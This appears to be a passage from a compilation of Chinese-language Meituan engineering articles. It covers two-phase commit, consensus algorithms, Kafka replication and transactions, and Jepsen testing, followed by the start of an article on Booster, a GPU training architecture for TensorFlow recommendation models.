书中直接以原子提交为切入点来聊共识。这里不过多说明，直接介绍两阶段提交，根据书中的描述，两阶段提交也算是一种共识算法，但实际上在现实中，我们更愿意把它当做实现更好共识算法的一个手段以及分布式事务的核心实现方法（Raft 之类的共识算法实际上都有两阶段提交这个类似的语义）。





*Figure 9-9. A successful execution of two-phase commit (2PC).*

图 19　两阶段提交

这个算法实际上比较朴素，就是两个阶段，有一个用于收集信息和做决策的协调者，然后经过朴素的两个阶段：

1. 协调者向参与者发送准备请求询问它们是否可以提交，如果参与者回答“是”则代表这个参与者一定会承诺提交这个消息或者事务。
2. 如果协调者收到所有参与者的区确认信息，则第二阶段提交这个事务，否则如果有任意一方回答“否”则终止事务。

这里一个看似非常简单的算法，平平无奇，无外乎比正常的提交多了个准备阶段，为什么说它就可以实现原子提交呢？这源于这个算法中的约定承诺，让我们继续拆细这个流程：

1. 当启动一个分布式事务时，会向协调者请求一个事务 ID。

2. 应用程序在每个参与节点上执行单节点事务，并将这个 ID 附加到操作上，这是读写操作都是单节点完成，如果发生问题，可以安全的终止（单节点事务保证）。
3. 当应用准备提交时，协调者向所有参与者发送 Prepare，如果这是有任何一个请求发生错误或超时，都会终止事务。
4. 参与者收到请求后，将事务数据写入持久化存储，并检查是否有违规等，此时出现了第一个承诺：如果参与者向协调者发送了“是”意味着该参与者一定不会再撤回事务。
5. 当协调者收到所有参与者的回复后，根据这些恢复做决策，如果收到全部赞成票，则将“提交”这个决议写入到自己本地的持久化存储，**这里会出现第二个承诺：协调者一定会提交这个事务，直到成功**。
6. 假设提交过程出现异常，协调者需要不停重试，直到重试成功。

正是由于上面的两个承诺保证了 2PC 能达成原子性，也是这个范式存在的意义所在。

### b. 局限性

1. 协调者要保存状态，因为协调者在决定提交之后需要担保一定要提交事务，因此它的决策一定需要持久化。
2. 协调者是单点，那么如果协调者发生问题，并且无法恢复，系统此时完全不知道应该提交还是要回滚，就必须交由管理员来处理。
3. 两阶段提交的准备阶段需要所有参与者都投赞成票才能继续提交，这样如果参与者过多，会导致事务失败概率很大。

### 更为朴素的共识算法定义

看完了一个特例，书中总结了共识算法的几个特性：

1. **协商一致性**：所有节点都接受相同的提议。
2. **诚实性**：所有节点一旦做出决定，不能反悔，不能对一项提议不能有两次不同的决议。

3. **合法性**：如果决定了值 v，这个 v 一定是从某个提议中得来的。

4. **可终止性**：节点如果不崩溃一定能达成决议。

如果我们用这几个特性对比 2PC，实际上却是可以认为它算是个共识算法，不过这些并不太重要，我们重点还是看这些特性会对我们有什么样的启发。

前三个特性规定了安全性（Safety），如果没有容错的限制，直接人为指定个 Strong Leader，由它来充当协调者，但就像 2PC 中的局限性一样，协调者出问题会导致系统无法继续向后执行，因此需要有额外的机制来处理这种变更（又要依赖共识），第四个特性则决定了活性（Liveness）之前的分型中说过，安全性需要优先保证，而活性的保证需要前提。这里书中直接给出结论，想让可终止性满足的前提是大多数节点正确运行。

**共识算法与全序广播**

实际在最终设计算法并落地时，并不是让每一条消息去按照上面 4 条特性来一次共识，而是直接采用全序广播的方式，全序广播承诺消息会按相同的顺序发送给各个节点，且有且仅有一次，这就相当于在做多轮共识，每一轮，节点提出他们下面要发送的消息，然后决定下一个消息的全序。使用全序广播实现共识的好处是能提供比单轮共识更高的效率（ZAB, Raft，Multi-paxos）。

## 讨论

这里面还有一些事情可以拿出来做一些讨论。首先，从实现的角度看，主从复制的模式特别适用于共识算法，但在之前介绍主从复制时，但光有主从复制模型对解决共识问题是不够的，主要有两点：

1. 主节点挂了如何确定新主
2. 如何防止脑裂

这两个问题实际上是再次用了共识解决。在共识算法中，实际上使用到了 epoch 来标识逻辑时间，例如 Raft 中的 Term，Paxos 中的 Balletnumber，如果在选举后，有两个节点同时声称自己是主，那么拥有更新 Epoch 的节点当选。

同样的，在主节点做决策之前，也需要判断有没有更高 Epoch 的节点同时在进行决策，如果有，则代表可能发生冲突（Kafka 中低版本只有 Controller 有这个标识，在后面的版本中，数据分区同样带上了类似的标识）。此时，节点不能仅根据自己的信息来决定任何事情，它需要收集 Quorum 节点中收集投票，主节点将提议发给所有节点，并等待 Quorum 节点的返回，并且需要确认没后更高 Epoch 的主节点存在时，节点才会对当前提议做投票。

详细看这里面涉及两轮投票，使用 Quorum 又是在使用所谓的重合，如果某个提议获得通过，那么投票的节点中一定参加过最近一轮主节点的选举。这可以得出，此时主节点并没有发生变化，可以安全的给这个主节点的提议投票。

另外，乍一看共识算法全都是好处，但看似好的东西背后一定有需要付出的代价：

1. 在达成一致性决议前，节点的投票是个同步复制，这会使得共识有丢消息的风险，需要在性能和线性一直间权衡（CAP）。
2. 多数共识架设了一组固定的节点集，这意味着不能随意的动态变更成员，需要深入理解系统后才能做动态成员变更（可能有的系统就把成员变更外包了）。
3. 共识对网络极度敏感，并且一般采用超时来做故障检测，可能会由于网络的抖动导致莫名的无效选主操作，甚至会让系统进入不可用状态。

### 外包共识

虽然，可以根据上面的描述自己来实现共识算法，但成本可能是巨大的，最好的方式可能是将这个功能外包出去，用成熟的系统来实现共识，如果实在需要自己实现，也最好是用经过验证的算法来实现，不要自己天马行空。ZK 和 etcd 等系统就提供了这样的服务，它们不仅自己通过共识实现了线性化存储，而且还对外提供共识的语义，我们可以依托这些系统来实现各种需求：

1. 线性化 CAS
2. 操作全序
3. 故障检测

4. 配置变更

## 4.8 本章小结

本章花费了巨大力气讲解了分布式系统中的另一种一致性问题，内部一致性，这种问题主要是因为复制的滞后性产生，首先我们介绍了这种问题的起源，然后映射到分布式系统中，对不同一致性进行分类。

对于里面的强一致性，我们进行了详细的探讨，包括定义、使用场景以及实现等方面，并从中引出了像全序与偏序、因果关系的捕捉与定义（Lamport 时间戳）、全序广播、2PC 最后到共识，足以见得这种一致性解决起来的复杂性。

# 5. 再谈分布式系统

至此，我们从复制这一主题出发，讨论了分布式系统复制模型、挑战、事务以及共识等问题，这里结合两篇文章的内容，我尝试对分布式系统给出更细节的描述，首先描述特性和问题，然后给出特定的解决。

- 与单机系统一样，分布式系统同样会有多个客户端同时对系统产生各种操作。每个操作所涉及的对象可能是一个，也可能是多个，这些客户端并发的操作可能会产生正确性问题。
- 为了实现容错，分布式系统的数据一般会有多个备份，不同副本之间通过复制实现。
- 常见复制模型包括：
    - 主从模式
    - 多主模式
    - 无主模式
- 而从时效性和线性一致性出发，可分为：
    - 同步复制
    - 异步复制
- 异步复制可能存在滞后问题，会引发各种内部一致性问题。

- 分布式系统相比单机系统，具有两个独有的特点。
  - 部分失效
  - 缺少全局时钟

面对这么多问题，如果一个理想的分布式数据系统，如果不考虑任何性能和其他的开销，我们期望实现的系统应该是这样的：

整个系统的数据对外看起来只有一个副本，这样用户并不用担心更改某个状态时出现任何的不一致（线性一致性）。

整个系统好像只有一个客户端在操作，这样就不用担心和其他客户端并发操作时的各种冲突问题（串行化）。

所以我们知道，线性一致性和串行化是两个正交的分支，分别表示外部一致性中的最高级别以及内部一致性的最高级别。如果真的实现这个，那么用户操作这个系统会非常轻松。但很遗憾，达成这两方面的最高级别都有非常大的代价，因此由着这两个分支衍生出各种的内部一致性和外部一致性。

用 Jepsen 官网对这两种一致性的定义来说，内部一致性约束的是单操作对单对象可能不同副本的操作需要满足时间全序，而外部一致性则约束了多操作对于多对象的操作。这类比于 Java 的并发编程，内部一致性类似于 volatile 变量或 Atomic 的变量用来约束实现多线程对同一个变量的操作，而外部一致性则是类似于 synchronize 或者 AQS 中的各种锁来保证多线程对于一个代码块（多个操作，多个对象）的访问符合程序员的预期。





图 20 一致性

但是需要注意的是，在分布式系统中，这两种一致性也并非完全孤立，我们一般采用共识算法来实现线性一致，而在实现共识算法的过程中，同样可能涉及单个操作涉及多个对象的问题，因为分布式系统的操作，往往可能是作用在多个副本上的。也就是说，类似 2PC 这样的分布式事务同样会被用来解决共识问题（虽然书中把它也成为共识，但其实还是提供了一种类似事务原子性的操作），就像 Java 并发编程中，我们在 synchronize 方法中也可能会使用一些 volatile 变量一样。

而 2PC 不是分布式事务的全部，可能某些跨分区的事务同样需要用基于线性一致性的操作来满足对某个对象操作的一致性。也就是说想完整的实现分布式的系统，这两种一致性互相依赖，彼此互补，只有我们充分了解它们的核心作用，才能游刃有余地在实战中应用这些看似枯燥的名词。

## 6. 士别三日，当刮目相看　再看 Kafka

了解完上面这些一致性，我们再回过头来看看 Kafka 的实复制，我们大致从复制模

型、内部一致性、外部一致性等角度来看。Kafka 中与复制模式相关的配置大致有下面几个：

1. 复制因子（副本数）
2. min.insync.replicas
3. acks

用户首先通过配置 acks 先大体知道复制模式，如果 ack=1 或者 0，则表示完全的异步复制；如果 acks=all 则代表完全的同步复制。而如果配置了异步复制，那么单分区实际上并不能保证线性一致性，因为异步复制的滞后性会导致一旦发生 Leader 变更可能丢失已经提交的消息，导致打破线性一致性的要求。

而如果选择 ack=-1，则代表纯的同步复制，而此时如果没有 min.insync.replicas 的限制，那样会牺牲容错，多副本本来是用来做容错，结果则是有一个副本出问题系统就会牺牲掉 Liveness。而 min.insync.replicas 参数给了用户做权衡的可能，一般如果我们要保证单分区线性一致性，需要满足多数节点正常工作，因此我们需要配置 min.insync.replicas 为 majority。

而针对部分失效的处理，在实现复制时，kafka 将成员变更进行了外包，对于数据节点而言，托管给 Controller，直接由其指定一个新的主副本。而对于 Controller 节点本身，则将这个职责托管给了外部的线性存储 ZK，利用 ZK 提供的锁于租约服务帮助实现共识以达成主节点选举，而在高版本中，Kafka 去掉了外部的共识服务，而转而自己用共识算法实现 Controller 选主，同时元数据也由原来依赖 ZK 变为自主的 Kraft 实现的线性化存储进行自治。

而在外部一致性范畴，目前低版本 Kafka 并没有类似事务的功能，所以无法支持多对象的事务，而高版本中，增加了事务的实现（详见 blog）。由于对象跨越多机，因此需要实现 2PC，引入了 TransactionCoordinator 来承担协调者，参考上面 2PC 的基本流程。

一个大致的实现流程基本如下：首先向协调者获取事务 ID（后文统称 TID），然后向

参与者发送请求准备提交，带上这个 TID，参与者现在本地做 append，如果成功返回，协调者持久化决策的内容，然后执行决策，参与者将消息真正写到 Log 中（更新 LSO，与 HW 高水位区分）。但是上文也讲了 2PC 实际上是有一些问题的，首先 2PC 协调者的单点问题，Kafka 的解决方法也比较简单，直接利用自己单分区同步复制保证线性一致性的特性，将协调者的状态存储在内部 Topic 中，然后当协调者崩溃时可以立刻做转移然后根据 Topic 做恢复，因为 Topic 本身就单分区而言就是个线性存储。

另外，就是 2PC 的协调者本质是个主从复制的过程，由于 TransactionCoordinator 本来就挂靠在 Broker 上，所以这个选举依然会委托给 Controller，这样就解决了 2PC 中的比较棘手的问题。而对于事务的隔离级别，Kafka 仅实现到了“读已提交（RC）”级别。

## 7. 分布式系统验证框架

在分布式领域有两把验证分布式算法的神器，其中一款是用于白盒建模的工具 TLA+TLA Homepage，对于 TLA+，强烈推荐看一看 Lamport 老人家的视频教程视频教程（带翻译），或去看一看《Specifing Systems》。我们会知道，这个语言不光能定义分布式算法，应该说是可以定义整个计算机系统，如果掌握了使用数学定义系统的能力，可以让我们从代码细节中走出来，以状态机的思维来看待系统本身，我们可能会有不一样的感悟。TLA+ 的核心是通过数学中的集合论，数理逻辑和状态搜索来定义系统的行为。我们需要正确的对我们的系统或算法做抽象，给出形式化的规约，然后使用 TLA+ 进行验证。

另一款则是黑盒 Jepsen Homepage，其核心原理则是生成多个客户端对一个存储系统进行正常的读写操作并记录每次操作的结果，在测试中间引入故障，最后根据检测这些操作历史是否符合各种一致性所满足的规定。我们简单看下它的架构，然后本文将大致演示它的使用方法。





图 21 Jepsen

Jepsen 主要有下面几个模块构成：

1. DB Node（引擎本身的节点，存储节点）。
2. Control Node 控制节点，负责生成客户端，生成操作，生成故障等，其与 DB Node 通常是 SSH 免密的。
3. Client 客户端用于进行正常读写操作。
4. Generator 用来生成计划。
5. Nemesis 故障制造者。
6. Checker 用来进行最后的一致性校验。

我们团队使用 Jepsen 测试了 Kafka 系统的一致性，其中 Kafka 客户端与服务端的配置分别为：同步复制（ack=-1），3 复制因子（副本数），最小可用副本为 2（min.

insync.isr）。在该配置下，Jepsen 内置的故障注入最后均通过了验证。

## 8. 小结

我们的数据之旅到这里就要告一段落了，希望大家通过我的文章了解常见分布式系统的核心问题，以及面对这些问题所谓的事务，一致性和共识所能解决的问题和内在联系，能够在适当的时候合理的使用校验工具或框架对我们的系统的正确性和活性进行校验，这样就达到两篇系列文章的目的了。

分布式系统是个“大家伙”，希望今后能够跟大家一起继续努力，先将其“庖丁解牛”，然后再“逐个击破”，真正能够掌控一些比较复杂的分布式系统的设计。最后感谢团队中的小伙伴们，能将这样的思考系统化的产出，离不开组内良好的技术分享文化和浓厚的技术氛围，也欢迎大家加入美团技术团队。

## 9. 作者简介

仕禄，美团基础研发平台 / 数据科学与平台部工程师。

# TensorFlow 在美团外卖推荐场景的 GPU 训练优化实践

作者：家恒　国庆等

## 1. 背景

在推荐系统训练场景中，美团内部深度定制的 TenorFlow（简称 TF）版本[1]，通过 CPU 算力支撑了美团内部大量的业务。但随着业务的发展，模型单次训练的样本量越来越多，结构也变得越来越复杂。以美团外卖推荐的精排模型为例，单次训练的样本量已达百亿甚至千亿，一次实验要耗费上千核，且优化后的训练任务 CPU 使用率已达 90% 以上。为了支持业务的高速发展，模型迭代实验的频次和并发度都在不断增加，进一步增加了算力使用需求。在预算有限的前提下，如何以较高的性价比来实现高速的模型训练，从而保障高效率的模型研发迭代，是我们迫切需要解决的问题。

近几年，GPU 服务器的硬件能力突飞猛进，新一代的 NVIDIA A100 80GB SXM GPU 服务器（8 卡）[2]，在存储方面可以做到：显存 640GB、内存 1~2TB、SSD10+TB，在通信方面可以做到：卡间双向通信 600GB/s、多机通信 800~1000Gbps/s，在算力方面可以做到：GPU 1248TFLOPS（TF32 Tensor Cores），CPU 96~128 物理核。如果训练架构能充分发挥新硬件的优势，模型训练的成本将会大大降低。但 TensorFlow 社区在推荐系统训练场景中，并没有高效和成熟的解决方案。我们也尝试使用优化后的 TensorFlow CPU Parameter Server[3]（简称 PS）+GPU Worker 的模式进行训练，但只对复杂模型有一定的收益。NVIDIA 开源的 HugeCTR[4] 虽然在经典的深度学习模型上性能表现优异，但要在美团的生产环境直接使用起来，还需要做较多的工作。

美团基础研发机器学习平台训练引擎团队，联合到家搜推技术部算法效能团队、NVIDIA DevTech 团队，成立了联合项目组。在美团内部深度定制的 TenorFlow 以及 NVIDIA HugeCTR 的基础上，研发了**推荐系统场景的高性能 GPU 训练架构**

**Booster**。目前在美团外卖推荐场景中进行了部署，多代模型全面对齐算法的离线效果，对比之前，优化后的 CPU 任务，**性价比提升了 2~4 倍**。由于 Booster 对原生 TensorFlow 接口有较好的兼容性，原 TensorFlow CPU 任务只需要一行代码就可完成迁移。这样让 Booster 可以快速在美团多条业务线上进行初步验证，相比之前的 CPU 任务，平均性价比都提升到 2 倍以上。本文将重点介绍 Booster 架构的设计与优化，以及在美团外卖推荐场景落地的全过程，希望能对大家有所帮助或启发。

## 2. GPU 训练优化挑战

GPU 训练在美团内已经广泛应用到 CV、NLP、ASR 等场景的深度学习模型，但在推荐系统场景中，却迟迟没有得到大规模的应用，这跟场景的模型特点、GPU 服务器的硬件特点都有较强的关系。

**推荐系统深度学习模型特点**

- **读取样本量大**：训练样本在几十 TB~ 几百 TB，而 CV 等场景通常在几百 GB 以内。
- **模型参数量大**：同时有大规模稀疏参数和稠密参数，需要几百 GB 甚至上 TB 存储，而 CV 等场景模型主要是稠密参数，通常在几十 GB 以内。
- **模型计算复杂度相对低一些**：推荐系统模型在 GPU 上单步执行只需要 10~100ms，而 CV 模型在 GPU 上单步执行是 100~500ms，NLP 模型在 GPU 上单步执行是 500ms~1s。

**GPU 服务器特点**

- **GPU 卡算力很强，但显存仍有限**：如果要充分发挥 GPU 算力，需要把 GPU 计算用到的各种数据提前放置到显存中。而从 2016 年 ~2020 年，NVIDIA Tesla GPU 卡 [5] 计算能力提升了 10 倍以上，但显存大小只提升了 3 倍左右。
- **其它维度资源并不是很充足**：相比 GPU 算力的提升速度，单机的 CPU、网络带宽的增长速度较慢，如果遇到这两类资源负荷较重的模型，将无法充分发挥 GPU 的能力，GPU 服务器相比 CPU 服务器的性价比不会太高。

总结来说，CV、NLP 等场景的模型训练属于计算密集型任务，而且大多模型单张卡的显存都可以装下，这和 GPU 服务器的优势非常好地进行了匹配。但在推荐系统场景中，由于模型相对没有那么复杂，远端读取的样本量大，特征处理耗费 CPU 多，给单机 CPU 和网络带来较大的压力。同时面对模型参数量大的情况，单机的 GPU 显存是无法放下的。这些 GPU 服务器的劣势，恰恰都被推荐系统场景命中。

好在 NVIDIA A100 GPU 服务器，在硬件上的升级弥补了显存、CPU、带宽这些短板，但如果系统实现和优化不当，依然不会有太高的性价比收益。在落地 Booster 架构的过程中，我们主要面临如下挑战：

- **数据流系统**：如何利用好多网卡、多路 CPU，实现高性能的数据流水线，让数据的供给可以跟上 GPU 的消费速度。
- **混合参数计算**：对于大规模稀疏参数，GPU 显存直接装不下的情况，如何充分利用 GPU 高算力、GPU 卡间的高带宽，实现一套大规模稀疏参数的计算，同时还需要兼顾稠密参数的计算。

# 3. 系统设计与实现

面对上面的挑战，如果纯从系统的的角度去设计，难度较大。Booster 采用了“算法 + 系统”Co-design 的设计思路，让这代系统的设计大大得到简化。在系统实施路径上，考虑到业务预期交付时间、实施风险，我们并没有一步到位落地 Booster 的多机多卡版本，而是第一版先落地了 GPU 单机多卡版本，**本文重点介绍的也是单机多卡的工作**。另外，依托于 NVIDIA A100 GPU 服务器强大的计算能力，单机的算力可以满足美团绝大多数业务的单次实验需求。

## 3.1 参数规模的合理化

大规模稀疏离散特征的使用，导致深度预估模型的 Embedding 参数量急剧膨胀，数 TB 大小的模型一度流行于业界推搜的各大头部业务场景。但是业界很快意识到，在硬件成本有限的情况下，过于庞大的模型给生产部署运维和实验迭代创新增添了沉重的负担。学术研究表明 [10-13]，模型效果强依赖于模型的信息容量，并非

参数量。实践证明，前者可以通过模型结构的优化来进行提升，而后者在保证效果的前提下，尚存有很大的优化空间。Facebook 在 2020 年提出了 Compositional Embedding[14]，实现推荐模型参数规模数个量级的压缩。阿里巴巴也发表了相关工作[15]，将核心业务场景的预估模型由数 TB 压缩至几十 GB 甚至更小。总的来看，业界的做法主要有以下几种思路：

- **去交叉特征**：交叉特征由单特征间做笛卡尔积产生，这会生成巨大的特征 ID 取值空间和对应 Embedding 参数表。深度预估模型发展至今，已经有大量的方法通过模型结构来建模单特征间的交互，避免了交叉特征造成的 Embedding 规模膨胀，如 FM 系列 [16]、AutoInt[17]、CAN[18] 等。
- **精简特征**：特别是基于 NAS 的思路，以较低的训练成本实现深度神经网络自适应特征选择，如 Dropout Rank[19] 和 FSCD[20] 等工作。
- **压缩 Embedding 向量数**：对特征取值进行复合 ID 编码和 Embedding 映射，以远小于特征取值空间的 Embedding 向量数，来实现丰富的特征 Embedding 表达，如 Compositional Embedding[14]、Binary Code Hash Embedding[21] 等工作。
- **压缩 Embedding 向量维度**：一个特征 Embedding 向量的维度决定了其表征信息的上限，但是并非所有的特征取值都有那么大的信息量，需要 Embedding 表达。因此，可以每一个特征值自适应的学习精简 Embedding 维度，从而压缩参数总量，如 AutoDim[22] 和 AMTL[23] 等工作。
- **量化压缩**：使用半精度甚至 int8 等更激进的方式，对模型参数做量化压缩，如 DPQ[24] 和 MGQE[25]。

美团外卖推荐的模型一度达到 100G 以上，通过应用以上方案，我们在模型预估精度损失可控的前提下，将模型控制在 10GB 以下。

基于这个算法基础假设，我们将**第一阶段的设计目标定义到支持 100G 以下的参数规模**。这可以比较好的适配 A100 的显存，存放在单机多卡上，GPU 卡间双向带宽 600GB/s，可以充分发挥 GPU 的处理能力，同时也可以满足美团大多数模型的需求。

## 3.2 系统架构

基于 GPU 系统的架构设计，要充分考虑硬件的特性才能充分发挥性能的优势。我们 NVIDIA A100 服务器的硬件拓扑和 NVIDIA DGX A100[6] 比较类似，每台服务器包含：2 颗 CPU，8 张 GPU，8 张网卡。Booster 架构的架构图如下所示：





图 1　系统架构

整个系统主要包括三个核心模块：数据模块，计算模块，通信模块：

- **数据模块**：美团自研了一套支持多数据源、多框架的数据分发系统，在 GPU 系统上，我们改造数据模块支持了多网卡数据下载，以及考虑到 NUMA Awareness 的特性，在每颗 CPU 上都部署了一个数据分发服务。
- **计算模块**：每张 GPU 卡启动一个 TensorFlow 训练进程执行训练。
- **通信模块**：我们使用了 Horovod[7] 来做分布式训练的卡间通信，我们在每个节点上启动一个 Horovod 进程来执行对应的通信任务。

上述的设计，符合 TensorFlow 和 Horovod 原生的设计范式。几个核心模块可以相互解耦，独立迭代，而且如果合并开源社区的最新特性，也不会对系统造成架构性的冲击。

我们再来看一下整个系统的简要执行流程，每张 GPU 卡上启动的 TensorFlow 进程内部的执行逻辑如下图：





图 2　进程内部执行逻辑

整个训练流程涉及参数存储、优化器、卡间通信等几个关键模块。对于样本的输入特征，我们分为稀疏特征（ID 类特征）和稠密特征。在实际业务场景中，稀疏特征通常 IDs 总量较多，对应的稀疏参数使用 HashTable 数据结构存储更合适，而且由于参数量较大，GPU 单卡显存放不下，我们会通过 ID Modulo 的方式 Partition 到多张 GPU 卡的显存中存放。对于 IDs 总量较少的稀疏特征，业务通常使用多维矩阵数据结构表达（在 TensorFlow 里面的数据结构是 Variable），由于参数量不大，GPU 单卡显存可以放下，我们使用 Replica 的方式，每张 GPU 卡的显存都放置一份参数。对于稠密参数，通常使用 Variable 数据结构，以 Replica 的方式放置到 GPU 显存中。下边将详细介绍 Booster 架构的内部实现。

## 3.3 关键实现

### 3.3.1 参数存储

早在 CPU 场景的 PS 架构下，我们就实现了大规模稀疏参数的整套逻辑，现在要把这套逻辑搬到 GPU 上，首先要实现的就是 GPU 版本的 HashTable。我们调研了业界多种 GPU HashTable 的实现，如 cuDF、cuDPP、cuCollections、WarpCore 等，最终选择了基于 cuCollections 实现 TensorFlow 版本的 GPUHashTable。究其原因，主要是因为实际业务场景中，大规模稀疏特征的总量通常是未知的，并且随时可能出现特征交叉，从而致使稀疏特征的总量变化很大，这就导致“动态扩容”能力将成为我们 GPU HashTable 的必备功能，能够做到动态扩容的只有 cuCollections 的实现。我们在 cuCollections 的 GPU HashTable 基础上实现了特殊接口（find_or_insert），对大规模读写性能进行了优化，然后封装到了 TensorFlow 中，并在其上实现了低频过滤的功能，能力上对齐 CPU 版本的稀疏参数存储模块。

### 3.3.2 优化器

